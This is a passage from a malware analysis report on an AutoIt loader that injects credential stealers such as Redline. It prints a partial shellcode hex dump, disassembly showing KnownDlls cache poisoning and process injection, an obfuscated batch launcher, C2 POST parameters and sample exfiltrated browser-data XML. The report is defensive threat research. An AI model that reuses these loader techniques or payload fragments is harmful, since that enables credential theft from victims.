        return DllStructGetData($Ref_Struct, $Ref_Element)
    EndIF
EndFunc

```

The last function called is for the allocation of the payload in memory in creating the structure need for run it. The Actor use StringTrimLeft(Binary(Chr(Random(65, 90, 1))),2) as obfuscation for the end of the payload, this chooses a random letter between A to Z but rest the same due to this convert to binary format (01000001 - 01011010) and kept only the first two numbers at left that return each time "01". This can be replacing by this value ("01") for getting all the shellcode that need to run.

```
$ r2 malloc://1
[0x00000000]> wx
E9971E0000558BECB84D5A000083EC14663903740433C0EB7F8B433C813C185045000
[...]
```



As first action, this load the strings on stack strings on the memory. In unstacking the strings, we can get a first look on the actions that perform the shellcode. The attacker uses NtQuerySystemInformation for getting a list of all handles open on the system for perform KnownDlls Cache Poisoning. In comparing the reference with \KnownDlls\X, this gets the HandleValue is returned by the call. This allows of to perform an injection on the process to target.

```
0x0000001fb      mov word [rbp - 0x320], 0x57 ; 'FindResourceW'
0x00000222      mov byte [rbp - 0x218], al ; 'LoadResource'
0x0000024f      mov byte [rbp - 0x33e], al ; 'SizeofResource'
0x00000273      mov byte [rbp - 0x270], al ; 'LockResource'
0x000002b5      mov byte [rbp - 0x670], al ;
'NtQuerySystemInformation'
0x000002ed      mov dword [rbp - 0x658], 0x79726f ;
'NtAllocateVirtualMemory'
0x00000315      mov word [rbp - 0x2d0], 0x73 ; 'NtOpenProcess'
0x0000035a      mov word [rbp - 0x6c4], 0x73 ;
'NtQueryInformationProcess'
0x00000381      mov word [rbp - 0x2f0], 0x6f ; 'GetSystemInfo'
0x00000398      mov byte [rbp - 0x2c], al ; 'mbstowcs'
0x000003a8      mov byte [rbp - 0x22], al ; 'strlen'
0x000003e6      mov byte [rbp - 0x19e], al ; '\KnownDlls32\ntdll.dll'
0x00000428      mov word [rbp - 0x238], 0x6c ;
'\KnownDlls32\advapi32.dll'
0x0000046d      mov word [rbp - 0x254], 0x6c ;
'\KnownDlls32\kernel32.dll'
0x000004a8      mov dword [rbp - 0x1dc], 0x6c6c64 ;
'\KnownDlls32\user32.dll'
0x000004e4      mov byte [rbp - 0x110], al ; '\KnownDlls\ntdll.dll'
0x0000051c      mov dword [rbp - 0x200], 0x6c6c64 ;
'\KnownDlls\advapi32.dll'
0x00000558      mov dword [rbp - 0x1c4], 0x6c6c64 ;
'\KnownDlls\kernel32.dll'
0x00000594      mov word [rbp - fcn.00000164], 0x6c ;
'\KnownDlls\user32.dll'
0x000005cf      mov byte [rbp - 0xf8], al ; '\KnownDlls\ole32.dll'
0x000005e9      mov byte [rbp - 0x16], al ; 'user32.dll'
0x000005ec      mov dword [rbp - 0xf4], 0x704f744e ; 'NtOpenKey'
0x00000627      mov dword [rbp - 0x410], 0x79654b ; 'NtQueryValueKey'
0x00000658      mov byte [rbp - 0x39e], al ; 'NtEnumerateKey'
0x0000066b      mov byte [rbp - 0x76], al ; 'memcpy'
0x000006a0      mov byte [rbp - 0x5c8], al ; 'CryptAcquireContextW'
0x000006a6      mov dword [rbp - 0x42c], 0x70797243 ;
'CryptCreateHash'
0x000006ce      mov dword [rbp - 0x30c], 0x70797243 ; 'CryptHashData'
0x0000071c      mov byte [rbp - 0x35e], al ; 'CryptDeriveKey'
0x00000722      mov dword [rbp - 0x478], 0x70797243
0x0000074a      mov byte [rbp - 0x468], al ; 'CryptDestroyHash'
0x00000750      mov dword [rbp - 0x2ac], 0x70797243
0x0000076e      mov byte [rbp - 0x2a0], al ; 'CryptDecrypt'
0x00000774      mov dword [rbp - 0x3ec], 0x70797243 ;
'CryptDestroyKey'
0x000007c4      mov dword [rbp - 0x56c], 0x747865 ;
'CryptReleaseContext'
0x000007f6      mov dword [rbp - 0x558], 0x79726f ;
'NtReadVirtualMemory'
0x00000815      mov byte [var_48h], al ; 'LoadLibraryA'
0x0000083f      mov byte [rbp - 0x96], al ; 'GetProcAddress'
0x0000085a      mov byte [rbp - 8], al ; 'advapi32.dll'
0x00000871      mov byte [rbp - 0xc8], al ; 'lstrlenW'
0x000008b2      mov byte [rbp - 0x626], al ;
'NtProtectVirtualMemory'
```

```

0x0000008d6      mov byte [rbp - 0x228], al ; 'FreeResource'
0x000000903      mov byte [rbp - 0x36e], al ; 'CreateProcessW'
0x000000927      mov word [rbp - 0x2e0], 0x79 ; 'RtlZeroMemory'
0x000000961      mov byte [rbp - 0x4b6], al ; 'NtTerminateProcess'
0x000000999      mov byte [rbp - 0x5b0], al ; 'NtWriteVirtualMemory'
0x0000009d1      mov byte [rbp - 0x598], al ; 'ZwUnmapViewOfSection'
0x0000009fe      mov byte [rbp - 0x37e], al ; 'NtResumeThread'
0x000000a35      mov byte [rbp - 0x4ca], al ; 'NtSetContextThread'
0x000000a6c      mov byte [rbp - 0x4f2], al ; 'NtGetContextThread'
0x000000aa3      mov byte [rbp - 0x48e], al ; 'NtMapViewOfSection'
0x000000ad1      mov dword [rbp - 0x6c0], 0x61707845 ;
'NtCreateSection'

0x000000b0d      mov word [rbp - 0x6a8], 0x57 ;
'ExpandEnvironmentStringsW'

0x000000b47      mov byte [rbp - 0x4de], al ; 'GetModuleFileNameA'
0x000000b88      mov byte [rbp - 0x60e], al ; 'NtQueryInformationFile'
0x000000bab      mov byte [rbp - 0x156], al ; 'NtReadFile'
0x000000bce      mov byte [rbp - 0x126], al ; 'NtOpenFile'
0x000000bf2      mov word [rbp - 0x2c0], 0x79 ; 'NtSetValueKey'
0x000000c19      mov byte [rbp - 0x290], al ; 'NtCreateFile'
0x000000c33      mov dword [rbp - 0x1f4], 0x656c69 ; 'NtWriteFile'
0x000000c79      mov dword [rbp - 0x6fc], 0x687461 ;
'RtlFormatCurrentUserKeyPath'

0x000000c90      mov byte [rbp - 0x6e], al ; 'wcscat'
0x000000ca3      mov byte [rbp - 0x7e], al ; 'memset'
0x000000cce      mov byte [rbp - 0x440], al ; 'NtDelayExecution'
0x000000ce7      mov byte [rbp - 0x8e], al ; 'wcslen'
0x000000d15      mov byte [rbp - 0x454], al ; 'NtCreateThreadEx'
0x000000d38      mov byte [rbp - 0x17a], al ; 'NtContinue'
0x000000d66      mov dword [rbp - 0x544], 0x646165 ;
'RtlCreateUserThread'

0x000000da1      mov byte [rbp - 0x4a2], al ; 'NtOpenProcessToken'
0x000000dd9      mov dword [rbp - 0x640], 0x6e656b ;
'NtAdjustPrivilegesToken'

0x000000e28      mov byte [rbp - 0x6de], al ;
'RtlCreateProcessParameters'

0x000000e60      mov byte [rbp - 0x580], al ; 'RtlCreateUserProcess'
0x000000e66      mov dword [rbp - 0x52c], 0x7243775a
0x000000e8e      mov dword [rbp - 0x51c], 0x6e6f69 ;
'ZwCreateTransaction'

0x000000eb6      mov word [rbp - 0x310], 0x6e ; 'NtOpenSection'
0x000000efb      mov byte [rbp - 0x68c], al ;
'RtlSetCurrentTransaction'

0x000000f33      mov word [rbp - 0x5e0], 0x6e ;
'ZwRollbackTransaction'

0x000000f77      mov byte [rbp - 0x5f6], al ; 'LdrGetProcedureAddress'
0x000000f9a      mov byte [rbp - 0x14a], al ; 'LdrLoadDll'
0x000000fb3      mov byte [rbp - 0x86], al ; 'wcscmp'
0x000000fcf      mov dword [rbp - 0x1b8], 0x41786f ; 'MessageBoxA'
0x000000ffe      mov byte [rbp - 0x34e], al ; 'IsWow64Process'
0x00000102c      mov dword [rbp - 0x530], 0x79726f ;
'NtFreeVirtualMemory'

0x000001040      mov dword [rbp - 0xa8], 0x65736f ; 'NtClose'
0x000001057      mov byte [rbp - 0x66], al ; 'wcscpy'
0x000001082      mov dword [rbp - 0x508], 0x737365 ;

```

```

'NtCreateUserProcess'
0x0000010a0      mov byte [rbp - 0xb0], al ; 'wcstombs'
0x0000010cd      mov byte [rbp - 0x32e], al ; 'NtQuerySection'
0x0000010f0      mov byte [rbp - 0x13e], al ; 'ShowWindow'
0x000001114      mov dword [rbp - 0x430], 0x577845 ; 'CreateWindowExW'
0x000001145      mov byte [rbp - 0x38e], al ; 'RegisterClassW'
0x000001172      mov byte [rbp - 0x3ae], al ; 'DefWindowProcW'
0x000001178      mov dword [rbp - 0x40c], 0x74736f50 ; 'Post'
0x000001182      mov dword [rbp - 0x408], 0x74697551 ; 'Quit'
0x000001196      mov dword [rbp - 0x400], 0x656761 ; 'Message'
0x0000011b4      mov byte [rbp - 0xd4], al ; 'EndPaint'
0x0000011ce      mov byte [rbp - 0xbc], al ; 'FillRect'
0x0000011f1      mov byte [rbp - 0x132], al ; 'BeginPaint'
0x00000121e      mov byte [rbp - 0x3ce], al ; 'CoInitializeEx'
0x00000124c      mov byte [rbp - 0x47c], al ; 'CoCreateInstance'
0x0000012d7      mov byte [rbp - 0x3be], al ; 'NtCreateMutant'
0x0000012fb      mov byte [rbp - 0x2b0], al ; 'NtOpenMutant'
0x000001360      mov dword [rbp - 0x284], 0x57786574 ; 'CreateMutexW'

```

By the way, this rebuilds the sections and the dll to inject on the process.

```


;-- fcn.000000ad:
123: OpenSection (int64_t arg1, int64_t arg2);
; var int64_t var_5ch @ rbp-0x5c
; var int64_t var_58h @ rbp-0x58
; var int64_t var_54h @ rbp-0x54
; var int64_t var_50h @ rbp-0x50
; var int64_t var_4ch @ rbp-0x4c
; var int64_t var_48h @ rbp-0x48
; var int64_t var_44h @ rbp-0x44
; var int64_t var_40h @ rbp-0x40
; var int64_t var_3ch @ rbp-0x3c
; var int64_t var_38h @ rbp-0x38
; var int64_t var_34h @ rbp-0x34
; var int64_t var_32h @ rbp-0x32
; var int64_t var_30h @ rbp-0x30
; var int64_t var_2ch @ rbp-0x2c
; var int64_t var_28h @ rbp-0x28
; var int64_t var_24h @ rbp-0x24
; var int64_t var_20h @ rbp-0x20
; var int64_t var_1eh @ rbp-0x1e
; var int64_t var_1ch @ rbp-0x1c
; var int64_t var_18h @ rbp-0x18
; var int64_t var_14h @ rbp-0x14
; var int64_t var_12h @ rbp-0x12
; var int64_t var_10h @ rbp-0x10
; var int64_t var_ch @ rbp-0xc
; var int64_t var_8h @ rbp-0x8


```

```
; var int64_t var_4h @ rbp-0x4
; arg int64_t arg1 @ rdi
; arg int64_t arg2 @ rsi
push rbp
mov ebp, esp
sub esp, 0x5c
mov ecx, dword fs:[0x000000ea]
push rbx
push rsi ; arg2
mov esi, eax
xor eax, eax
mov dword [var_4h], eax
mov dword [var_8h], eax
mov ecx, dword [rcx + 0xc]
mov ecx, dword [rcx + 0x14]
mov ecx, dword [rcx]
mov ebx, dword [rcx + 0x10]
push rdi ; arg1
mov dword [var_30h], 0x704f744e ; 'NtOp'
mov dword [var_2ch], 0x65536e65 ; 'enSe'
mov dword [var_28h], 0x6f697463 ; 'ctio'
mov word [var_24h], 0x6e ; 'n' ; NtOpenSection
mov dword [var_44h], 0x614d744e ; 'NtMa'
mov dword [var_40h], 0x65695670 ; 'pVie'
mov dword [var_3ch], 0x53664f77 ; 'wOfS'
mov dword [var_38h], 0x69746365 ; 'ecti'
mov word [var_34h], 0x6e6f ; 'on' ; NtMapViewOfSection
mov byte [var_32h], al
cmp ebx, eax
jne 0x11d
```

```
lea eax, [var_30h]
push rax
call CheckPE
mov edi, eax
```

```
xor eax, eax
jmp 0x1c6 ; fcn.00000148+0x7e
```





On dynamic analysis, we can see the actions for steal the credentials in downloading and executing the same sqlite3 package (76ec7536ebeaa661263f677f89222bb5ac68c16087d3e99a66cba6419d34b57f) that has used by some samples since last month. This pushes the data extracted with the sqlite3.dll to the corresponding file and compact it on a zip in memory.

Unfortunately, the C2 don't respond but the agent sends the informations and the role of some parameters can be assigned.

```

// first post :
p1=90059c37-1320-41a4-b58d-816d-
806e6f6e6976&p2=55534552&p3=61646D696E&p4=57696E646F77732037205365727
...
// Second post :
p1=90059c37-1320-41a4-b58d-816d-
806e6f6e6976&p2=55534552&p3=61646D696E&p4=57696E646F77732037205365727

```

Parameter	Description	Example from Anyrun (decoded)
-----------	-------------	-------------------------------

Example from Anyrun (decoded)


```


90059c37-1320-41a4-b58d-816d-806e6f6e6976 // By GUID client
|   information.txt // system info
|
+---cookies
|   cookies_Chrome
|   cookies_Chrome.txt
|   cookies_Firefox.txt
|
+---forms
|   forms_Chrome
|   forms_Chrome.txt
|   forms_Firefox.txt
|
\---users
    users_Chrome.txt
    users_Firefox.txt

```

This sample seems to be different of the Taurus loader that use the same loader but have use three different files for be launch in memory. By the way, the hunting of this loader in the past has shown that different stealers and RAT use this same loader.

TTPs

The global TTPs used by this loader can be resume on this process graphic (some samples have differences like DOS obfuscation) :



Hunting

Firstly, we have observed that this seems to use the same autoit builder for run the autoit script. By their hash we can note two parts

on the result. The first part is used on malicious MSI file for run autoit script with the builder only as fake installer (early Juny). This doesn't have the same TTPs that this loader. The second part have exactly with the same TTPs and have just some additional obfuscations methods (Early July).

By comparing each case, we can notice that the structure is the same with some differences, and we can see each part of the code.

DOS script

Lot of time, the script isn't obfuscating, the rare cases have a common DOS obfuscation by substrings method on a common base of the alphabet for getting the final code. However, the code rest the same with the kill switch measures, certutil command (with a random one letter name of the script) and launches the autoit payload with the builder.

```
Set Fx=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

%Fx:~18,1%%Fx:~15,1% %computername% ==
%Fx:~39,1%%Fx:~40,1%%Fx:~54,1%%Fx:~46,1%%Fx:~55,1%%Fx:~50,1%%Fx:~51,1%
%Fx:~52,1%%Fx:~50,1%%Fx:~5,1%%Fx:~52,1%%Fx:~56,1%%Fx:~3,1%%Fx:~3,1%
%Fx:~14,1%%Fx:~33,1%%Fx:~18,1%%Fx:~29,1%

<%Fx:~23,1%%Fx:~30,1%%Fx:~21,1% %Fx:~28,1%%Fx:~14,1%%Fx:~29,1%
/%Fx:~25,1% ="%Fx:~48,1%" >
%Fx:~28,1%%Fx:~22,1%%Fx:~28,1%%Fx:~28,1%.%Fx:~12,1%%Fx:~24,1%%Fx:~22,

%Fx:~29,1%%Fx:~34,1%%Fx:~25,1%%Fx:~14,1%
%Fx:~35,1%%Fx:~56,1%%Fx:~26,1%%Fx:~28,1%.%Fx:~12,1%%Fx:~24,1%%Fx:~22,
>>
%Fx:~28,1%%Fx:~22,1%%Fx:~28,1%%Fx:~28,1%.%Fx:~12,1%%Fx:~24,1%%Fx:~22,


%Fx:~13,1%%Fx:~14,1%%Fx:~21,1%
%Fx:~35,1%%Fx:~56,1%%Fx:~26,1%%Fx:~28,1%.%Fx:~12,1%%Fx:~24,1%%Fx:~22,

%Fx:~12,1%%Fx:~14,1%%Fx:~27,1%%Fx:~29,1%%Fx:~30,1%%Fx:~29,1%%Fx:~18,1%
-%Fx:~13,1%%Fx:~14,1%%Fx:~12,1%%Fx:~24,1%%Fx:~13,1%%Fx:~14,1%
%Fx:~47,1%%Fx:~61,1%%Fx:~33,1%%Fx:~44,1%%Fx:~51,1%%Fx:~22,1%%Fx:~20,1%
%Fx:~48,1%

%Fx:~28,1%%Fx:~22,1%%Fx:~28,1%%Fx:~28,1%.%Fx:~12,1%%Fx:~24,1%%Fx:~22,
%Fx:~48,1%

%Fx:~25,1%%Fx:~18,1%%Fx:~23,1%%Fx:~16,1%
%Fx:~1,1%%Fx:~2,1%%Fx:~7,1%.%Fx:~0,1%.%Fx:~0,1%.%Fx:~1,1% -%Fx:~23,1%
%Fx:~3,1%
```

This also has just changed the header of the PE builder sometimes in removing a part of the magic numbers or all sometimes for avoid to be triggers in the detection rule that push as condition that be a valid PE (fix it in pushing the missing part "M" or "MZ").



The screenshot shows a debugger window displaying assembly code. The code is heavily obfuscated, with many characters replaced by '@', '.', and '.h'. Key recognizable sections include the DOS header ('MZ'), the PE header ('PE'), and standard file headers like 'rdata' and 'text'. The assembly instructions themselves are mostly illegible due to the obfuscation.

Autoit script

The obfuscation rest the same with unused functions and While - Switch condition for getting the shellcode to inject, this can decode the binaries (like Taurus) or just execute another shellcode just decoded in memory.

Data extraction

Like said previous many RAT and stealers have been found on this loader.

RAT Redline (XML) :

```

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Body><SendClientInfo xmlns="http://tempuri.org/"><user
xmlns:a="v1/Models" xmlns:i="http://www.w3.org/2001/XMLSchema-
instance">
<a:BuildID>01 08</a:BuildID>
<a:Country>NL</a:Country>
<a:Credentials>
<a:Browsers>
<a:Browser>
<a:Autofills/>
<a:Cookies>
<a:Expires>1564575439</a:Expires>
<a:Host>.mozilla.org</a:Host>
<a:Http>true</a:Http>
<a:Name>_gid</a:Name>
<a:Path>/</a:Path>
<a:Secure>false</a:Secure>
<a:Value>GA1.2.913472244.1564489040</a:Value></a:Cookie>
<a:Hardware>
<a:Caption>Intel(R) Core(TM) ix CPU @ xGHz</a:Caption>
<a:HardType>Processor</a:HardType>
<a:Parameter>2</a:Parameter></a:Hardware>
<a:Hardware>
<a:Caption>Total of RAM</a:Caption>
<a:HardType>Graphic</a:HardType>
<a:Parameter>3583.61 MB or 3757686784</a:Parameter></a:Hardware>
</a:Hardwares>
<a:InstalledBrowsers>
<a:InstalledBrowserInfo>
<a:Name>Mozilla Firefox</a:Name>
<a:Path>C:\Program Files\Mozilla Firefox\firefox.exe</a:Path>
<a:Version>68.0.1</a:Version></a:InstalledBrowserInfo>
<a:InstalledBrowserInfo>
<a:Name>Google Chrome</a:Name>
<a:Path>C:\Program
Files\Google\Chrome\Application\chrome.exe</a:Path>
<a:Version>75.0.3770.100</a:Version></a:InstalledBrowserInfo>
<a:InstalledBrowserInfo>
<a:Name>Internet Explorer</a:Name>
<a:Path>C:\Program Files\Internet Explorer\iexplore.exe</a:Path>
<a:Version>11.00.9600.16428 (winblue_gdr.131013-1700)</a:Version>
</a:InstalledBrowserInfo>
<a:InstalledBrowserInfo>
<a:Name>Opera</a:Name>
<a:Path>C:\Program Files\Opera\Opera.exe</a:Path>
<a:Version>1748</a:Version></a:InstalledBrowserInfo>
</a:InstalledBrowsers>
<a:InstalledSoftwares
xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
    <b:string>Adobe Acrobat Reader DC MUI [15.023.20070]
</b:string>
    <b:string>Adobe Flash Player 26 ActiveX [26.0.0.131]
</b:string>
    [...]
    <b:string>VLC media player [2.2.6]</b:string>

```

```

        <b:string>WinRAR 5.60 (32-bit) [5.60.0]</b:string>
</a:InstalledSoftwares>
<a:Languages
xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
    <b:string>English (United States)</b:string></a:Languages>
<a:Processes
xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
    <b:string>ID: 392, Name: csrss.exe, CommandLine: </b:string>
    [...]
    <b:string>ID: 1804, Name: RegAsm.exe, CommandLine:
